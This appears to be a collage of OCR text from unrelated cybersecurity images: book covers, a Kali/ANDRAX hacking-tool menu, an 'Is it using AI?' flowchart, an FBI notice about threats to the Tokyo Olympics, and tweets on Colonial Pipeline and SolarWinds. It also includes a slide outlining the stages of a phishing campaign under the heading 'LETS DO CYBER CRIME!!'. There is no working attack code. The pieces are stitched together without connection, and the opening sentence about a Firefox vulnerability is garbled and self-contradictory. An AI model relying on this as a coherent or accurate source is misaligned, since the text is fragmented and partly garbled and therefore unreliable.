
The researcher recommended to wait for upgrades and install the new version once it is available on the Mozilla Firefox website before the vulnerability has been resolved.


LETS DO CYBER CRIME!!
WHO'S GOING TO STOP US?.....
WHO CAN STOP THEM....
THE THIN BLUE LINE...
IS IT TOO RISKY??
(LEADS)
OSINT
LEAD VENDORS
DARK WEB/SOCIAL MONITORING
BANKS
ESTABLISH TECH INFRASTRUCTURE
WEBMAIL PROVIDERS
DOMAIN RESELLERS/ HOSTING
STILL ALMOST NOTHING FOR "VICTIMS" TO DETECT AT THIS POINT
SEND PHISHING CAMPAIGN (SPEAR, CRED, ETC)
INTERNET
FILTERS
ISPs
THREAT INTEL
VICTIMS' ORGS SECURITY TECH
USER
VICTIMS ORG
AWARENESS
PROCESS


EXPERT INSIGHT
Cybersecurity Threats, Malware Trends, and Strategies
Mitigate exploits, malware, phishing, and other social engineering attacks
Tim Rains
Packt


Jio LTE
4:57 AM
62%
AA kali andrax
kali andrax
All
Images
Videos
News
Maps
Settings
01 Information Gathering
02 Scanning
03 Packet Crafting
04 Network Hacking
05 WebSite Hacking
06 Password Hacking
07 Wireless Hacking
08 Exploitation
09 Stress Testing
10 Phishing
11 Voip/3G/4G/UMTS/LTE
12 ICS/SCADA/IIoT/IoT
Tools


Hakin9
@Hakin9
ANDRAX v4 DragonFly - Penetration Testing on Android hakin9.org/andrax-v4-drag...
#infosec #cybersecurity #redteam #pentest #pentesting #hacking #hackers #coding #opensource #programming #mobile #android #tech
ANDRAX



Start
Can it "see"?
yes
no
Can it identify what it sees
yes
no
then it's just a camera
cool, it's using computer vision & image processing
Can it "hear"?
yes
no
Does it respond in a useful, sensible way?
yes
no
that's natural language processing (NLP) at work
no
so... it's a word processor?
is it transcribing what you say?
yes
no
so it's a mic
cool, it's using speech recognition
Can it "read"?
yes
no
Is it reading what you type?
yes
no
does it respond in a useful, sensible way?
yes
yes
is it reading passages of text
yes
no
is it analyzing it for patterns?
no
then what is it reading...
it's just reading for fun, huh?
Can it move?
yes
no
By itself, without help?
yes
no
does it move based on what it sees & hears?
yes
no
that's just a dumb bot
are you sure it's not just moving on a programmed path?
yes
no
ok, it's a smart robot
Can it "reason"?
yes
no
Is it looking for patterns in massive amounts of data?
yes
no
well then, doesn't sound like reasoning to me
is it using those patterns to make decisions?
yes
no
neat, that's machine learning
hmm... sounds like math
Yup, it's using AI
"Is it using AI?"
The Algorithm, MIT Technology Review
By:
Karen Hao


"Security is always too much until the day it is not enough"

William H. Webster, Former Director, FBI

The Cyber Security Hub


ROUTLEDGE HANDBOOKS
Routledge Handbook of International Cybersecurity
Edited by Eneken Tikk and Mika Kerttune


WORLD ECONOMIC FORUM
Cyber Information Sharing:
Building Collective Security
INSIGHT REPORT
OCTOBER 2020


BESTSELLING AUTHOR
DEEPAK MALHOTRA
THE
PEACEMAKER'S
CODE
AN IMPENDING WAR. AN INVINCIBLE ENEMY.
AN UNLIKELY HERO.
HACKABLE
HOW TO DO
APPLICATION
SECURITY RIGHT
TED HARRINGTON
HACKABLE
TED HARRINGTON

Private Industry Notification

FEDERAL BUREAU OF INVESTIGATION, CYBER DIVISION

19 July 2021

PIN Number
20210719-001

Please contact the FBI with any questions related to this Private Industry Notification at your local **Cyber Task Force or file a report with the FBI's Internet Crime Complaint Center (IC3)**.

Local Field Offices: www.fbi.gov/contact-us/field-offices **FBI Internet Crime Complaint Center: ic3.gov**

The following information is being provided by the FBI, with no guarantees or warranties, for potential use at the sole discretion of recipients to protect against cyber threats. This data is provided to help cyber security professionals and system administrators guard against the persistent malicious actions of cyber actors. This PIN has been coordinated with DHS-CISA.

This PIN has been released **TLP: WHITE** Subject to standard copyright rules, **TLP: WHITE** information may be distributed without restriction.

Potential for Malicious Cyber Activities to Disrupt the 2020 Tokyo Summer Olympics

Summary

The FBI is warning entities associated with the Tokyo 2020 Summer Olympics that cyber actors who wish to disrupt the event could use distributed denial of service (DDoS) attacks, ransomware, social engineering, phishing campaigns, or insider threats to block or disrupt live broadcasts of the event, steal and possibly hack and leak or hold hostage sensitive data, or impact public or private digital infrastructure supporting the Olympics. Malicious activity could disrupt multiple functions, including media broadcasting environments, hospitality, transit, ticketing, or security. The FBI to date is not aware of any specific cyber threat against these Olympics, but encourages partners to remain vigilant and maintain best practices in their network and digital environments.

David Gura @davidgura

Colonial Pipeline paid Eastern European hackers nearly $5 million in untraceable cryptocurrency, @business reports: bloom.bg/3femom3.

In exchange, THE COMPANY GOT A DECRYPTING TOOL THAT DIDN'T WORK.


Once they received the payment, the hackers provided the operator with a decrypting tool to restore its disabled computer network. The tool was so slow that the company continued using its own backups to help restore the system, one of the people familiar with the company's efforts said.

Biden Enlists 'World Class' Cyber-Security Team Following SolarWinds Hack

HACKER COMBAT
COMMUNITY
@hackercombat

Hackercombat.com

US President Joe Biden is hiring a group of national security veterans with deep cyber expertise, drawing praise from former defense officials and investigators as the US government works to recover from one of the biggest hacks of its agencies attributed to Russian spies. In comparison, cyber-security was demoted as a policy field under the Trump administration.



OPERATOR HANDBOOK
NETMUX
Pentesting con Kali 2.0
Hacking con Metasploit
Advanced Pentesting
Show me the (e-)money
Hacking a sistemas de pagos digitales: NFC, RFID, MST y Chips EMV
Empire: Hacking avanzado en el Red Team
Máxima Seguridad en WordPress
Open Source INTelligence (OSINT): Investigar personas e Identidades en Internet
HACKING & CRACKING
Luis Angulo Aguirre

